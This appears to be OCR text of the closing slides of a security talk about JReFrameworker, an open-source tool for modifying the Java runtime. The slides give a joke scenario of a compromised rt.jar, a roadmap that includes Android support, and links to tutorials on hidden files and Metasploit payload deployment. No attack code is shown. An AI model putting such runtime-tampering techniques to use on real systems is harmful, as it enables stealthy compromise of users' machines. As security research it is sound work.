
- Java Developer's Eclipse is acting *weird*…helping make typos…pixelating images…
- Suspect rt.jar is compromised
- Decompile rt.jar and decompiler crashes
- Decompile decompiler and decompiler says: Nope.
- Gets frustrated and updates Java to latest version
- Problems somehow persist…
- Goes insane
- Downloads a new programming languages…story ends here?

Project Roadmap

- Study supporting other JVM languages (JVM Bytecode isn't just Java)
  - JVM Specific: Java, Scala, Clojure, Groovy, Ceylon, Fortess, Gosu, Kotlin…
  - Ported Languages: JRuby, Jython, Smalltalk, Ada, Scheme, REXX, Prolog, Pascal, Common LISP…
  - Interesting work: https://github.com/Storyyeller/Krakatau

Project Roadmap

- Find and fix the bugs!
- Better program analysis integrations
  - Code Generation Wizards
- More interesting modules
  - You can help with this!
  - https://github.com/JReFrameworker/modules
- Android support is already in the pipeline
  - APK → DEX → JAR→ JReFrameworker → JAR → DEX → APK



Tool Release

- Tool: https://jreframeworker.com/install
  - MIT License
  - 100% Open Source
  - Eclipse Plugin with Update Site (Eclipse > Help > Install New Plugins…)
- Tutorials: https://jreframeworker.com/tutorials
  - Walkthroughs of hello world, hidden file, and Metasploit payload deployment
- Give it a try. Send me feedback!
  - Support: https://github.com/JReFrameworker/JReFrameworker/issues
  - Email: jreframeworker@ben-holland.com

Thank You!

- Questions?

ben-holland.com

jreframeworker.com